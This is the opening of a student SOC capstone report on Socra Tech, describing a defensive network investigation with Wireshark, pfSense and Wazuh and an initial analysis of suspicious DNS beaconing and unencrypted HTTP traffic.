SOC ANALYSIS CAPSTONE PROJECT

Project Title

SOCRA TECH THREAT DETECTION & INCIDENT RESPONSE

Prepared By

ONAOPEMIPO DAVID OLUGBEMIRO

APRIL 25, 2025

TABLE OF CONTENT

Executive Summary

Socra Tech, a fast-growing provider of technology solutions, has recently detected a troubling surge in suspicious network activity. This escalation has triggered a serious red flag regarding potential unauthorized access, malware infiltration, and insider threats compromising system integrity.

To proactively address these risks, a comprehensive investigation was carried out utilizing industry-leading tools like Wireshark, pfSense, and Wazuh. The analysis uncovered critical vulnerabilities within the network infrastructure, including anomalous traffic patterns indicative of intrusion attempts and possible malware communication. Furthermore, behavioural monitoring revealed irregular user activity, pointing to potential insider threats.

If left unresolved, these security gaps pose a serious risk to Socra Tech’s operational stability, data confidentiality, and customer trust. This report outlines the key findings, proposes targeted security enhancements, and presents actionable recommendations to mitigate identified threats and strengthen the organization’s cybersecurity posture.

Introduction

As cyber threats grow in complexity and scale, organizations must adopt robust, layered security strategies to safeguard their digital assets. In response to a surge in network anomalies, SoCra Tech launched a targeted investigation to evaluate the risks posed by malware activity, unauthorized access, and insider threats.

Serving as a key member of the Security Operations Center (SOC) team, I led the deployment and configuration of a suite of open-source security tools, performed granular packet-level traffic analysis, and executed incident response protocols aligned with contemporary threat models. This initiative leveraged Wireshark, pfSense, and Wazuh to enable multi-layered threat detection, traffic filtering, and event correlation across the network infrastructure.

This report outlines the investigative methodology, phased implementation, and analytical findings, culminating in strategic recommendations designed to fortify SoCra Tech’s cybersecurity posture and mitigate future risks.

Objective

To enhance network security by deploying and configuring Wireshark, pfSense, and Wazuh for traffic monitoring, threat detection, policy enforcement, and incident response documentation.

Tools & Technologies

- Wireshark
- pfSense
- Wazuh
- Umbutu VM
- Kali Linux
- Snort
- pfBlockerNG
- Hydra

PHASE 1: NETWORK TRAFFIC CAPTURE AND ANALYSIS USING WIRESHARK


This phase focused on analyzing HTTP, DNS, and SSH traffic the most commonly used network protocols within Socra Tech's environment.

Suspicious HTTP and DNS activity was flagged through log analysis, revealing anomalies such as traffic spikes, frequent requests to unfamiliar domains, and irregular query lengths. Key indicators included:


- Repeated connections to suspicious IP addresses
- Use of uncommon or unauthorized protocols
- Large data transfers
- Requests to long, obscure subdomains
- Access attempts to newly registered or misspelled domains

These patterns provided critical insight into potential threats and informed subsequent mitigation strategies.


The network traffic analysis revealed several notable patterns across DNS, HTTP, and SSH protocols. Beginning with DNS activity, multiple queries were observed targeting domains such as chatling.ai, api.10alytics.io, embed.chatling.ai, and storage.chatling.ai. These requests were not only frequent but also exhibited a consistent pattern of repeated queries to related subdomains within short time intervals. This behaviour suggests the possibility of beaconing or automated connections, which may be indicative of a command-and-control (C2) mechanism. Although some of these domains could be legitimate, the structured nature of the traffic warrants further investigation through threat intelligence verification. A screenshot captured during the analysis highlights the clustered DNS queries to these domains.




In the HTTP traffic segment, the capture revealed numerous GET and POST requests, including at least one POST transmission sent over unencrypted HTTP rather than the more secure HTTPS protocol. This lack of encryption introduces a significant security risk, as sensitive data could be intercepted during transit. Additionally, several HTTP 404 Not Found responses were recorded, which may point to probing attempts for non-existent resources or misconfigured endpoints. Requests for common assets such as favicon.ico were also logged; while these are likely benign, they were included for completeness. A screenshot from Wireshark illustrates the unencrypted POST request and the corresponding 404 response.



